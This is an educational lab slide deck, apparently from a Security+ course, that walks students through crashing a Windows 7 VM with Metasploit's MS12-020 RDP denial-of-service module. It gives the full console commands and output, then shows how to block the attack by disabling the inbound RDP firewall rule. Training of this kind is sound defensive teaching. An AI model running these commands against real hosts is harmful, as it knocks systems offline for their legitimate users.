Cybersecurity 701

Denial of Service (DoS) Lab

with contributions from Dr. John Guo, James Madison University

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Denial of Service Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine

- Software Tool used
  - Metasploit

Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.4 – Given a scenario, analyze indicators of malicious activity
    - Network Attacks
      - Distributed Denial of Service (DDoS)

What is a DoS Attack?

- A Denial of Service (DoS) attack is when a system or service is disrupted [denying or degrading user access] with a flood of illegitimate traffic
- For example, suppose you are a Google server that's taking questions from two friends (Bob and Sally)
  - Bob is firing off question after question "What's today?" nonstop without ever pausing to listen for a reply from you
  - Sally is asking one simple question, "In what city is the Guggenheim located?"
- You are unable to handle Sally's request because Bob is asking so many questions
- This is a simple example of how a DoS attack works

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

But what's a DDoS?

- A Distributed Denial of Service (DDoS) attack, is a malicious flood of internet traffic intended to prevent legitimate use of a network or service **originating from many different sources**
- A DoS attack from a single host is easy to stop—a router or firewall can just ignore the host or block it
- Mitigation of a DDoS attack, on the other hand, requires more sophisticated strategies than a simple DoS attack
- For the purposes of this lab, we will only attack a single victim from a single host

Denial of Service Lab Overview

1. Set up environments
2. Start Metasploit
3. Configure DoS attack
4. Launch DoS attack
5. Play the victim
6. How to defend against DoS attacks
7. *Optional*: Configure the firewall to prevent the DoS attack

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER


Set up Environments

- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop (attacker)
  - You should also be on your Windows 7 Desktop (victim)

Find the IP Address (Windows)

- Select the Start button (Windows Machine) and search for “cmd”
- Open cmd (Command Prompt)
- Use the following command:

  `ipconfig`
- Search for the IPv4 Address line
- Write down the Windows IP Address



Start Metasploit (Linux)

- Open a command prompt
- Start Metasploit:

  `sudo msfconsole`

- You should see Metasploit launch!

```
┌──(kali@10.15.4.52)-[~]
└─$ sudo msfconsole
```

```
                  #   #   ###  #   #   ##
                  ######################
                   ##     ##   ##     ##
                         https://metasploit.com


       =[ metasploit v6.1.6-dev                          ]
+ -- --=[ 2165 exploits - 1148 auxiliary - 368 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>

msf6 >
```

You should notice msf6 >

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Find the DoS Tool


- Search for the attack:

  `search dos/windows/rdp`

- Highlight and copy the entire path of the attack from **`aux`** to **`ids`**

- Use the following command to open the attack (paste the name):

  `use auxiliary/dos/windows/rdp/ms12_020_maxchannelids`



CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Configure Attack Options

- Show the options for the attack

  `show options`

- Set the RHOST Address

  `set RHOST Windows_IP_Address`

  - Use the IP Address of your Windows 7 host you will be targeting

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github
                                       .com/rapid7/metasploit-framework/wiki/
                                       Using-Metasploit
   RPORT    3389             yes       The target port (TCP)

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 10.15.72.57
RHOST => 10.15.72.57
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Launch the Attack

- Make sure the RHOST is correct [RHOST = remote host]
  - **`show options`**
    - Verify the RHOST is set to the Windows IP Address
- Launch the attack
  - **`exploit`**
    - What does Metasploit say is happening?

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.15.72.57      yes       The target host(s), see https://github
                                       .com/rapid7/metasploit-framework/wiki/
                                       Using-Metasploit
   RPORT    3389             yes       The target port (TCP)

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 10.15.72.57
```

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Playing the Victim

- Try and go to your Windows machine
- Is it responsive?
- Are you able to do *anything* in the Windows VM?
- If you can, try and open an application
- The Windows system should effectively be locked down by the attack
- This is a denial of service (DoS)

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 10.15.72.57

[*] 10.15.72.57:3389 - 10.15.72.57:3389 - Sending MS12-020 Microsoft Remote De
sktop Use-After-Free DoS
[*] 10.15.72.57:3389 - 10.15.72.57:3389 - 210 bytes sent
[*] 10.15.72.57:3389 - 10.15.72.57:3389 - Checking RDP status...
[+] 10.15.72.57:3389 - 10.15.72.57:3389 seems down
[*] Auxiliary module execution completed
```

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

How to Defend Against a DoS Attack

- Use firewalls!
  - Firewalls have default rules that protect against known vulnerabilities
  - Organizations also have dedicated firewall appliances at the network boundary to protect against DoS attacks
  - Keep your security tools up-to-date so you have the most-recent firewall rules

- What are some other ways of defending against a brute force attack?


CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Optional: Firewall Configuration Exercise

- We can bolster our Windows 7 host's defenses by changing the firewall rules to block this particular attack vector
- The firewall in our Windows victim is enabled but has a specific vulnerability that we were able to exploit
- The exploit we used in Metasploit infiltrates the host via **port 3389** which is used for Remote Desktop Protocol (RDP) connections
- By disabling inbound connections on this port, we can prevent the attack

Configure Windows Firewall

- Click on the Windows Start button
- Search for “Firewall”
- Open the “Windows Firewall with Advanced Security” app from the list
- Click on “Inbound Rules” on the left-hand side
- Scroll down until you find the rule named “Remote Desktop (TCP-In)”
- Right-click the rule and choose “Disable Rule”
- Windows firewall is now configured to prevent the RDP DoS attack
- Scroll to the right…what Local Port does this rule use?



CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Run the Attack Again

- Switch to your Linux machine
- In the Metasploit console run the attack again

  `exploit`

  - What happened this time? Why do you think this happened?

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 10.15.87.69

[-] 10.15.87.69:3389 - 10.15.87.69:3389 - RDP Service Unreachable
[*] Auxiliary module execution completed
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

- Switch to your Windows machine
  - Do you observe any impacts? No? Why?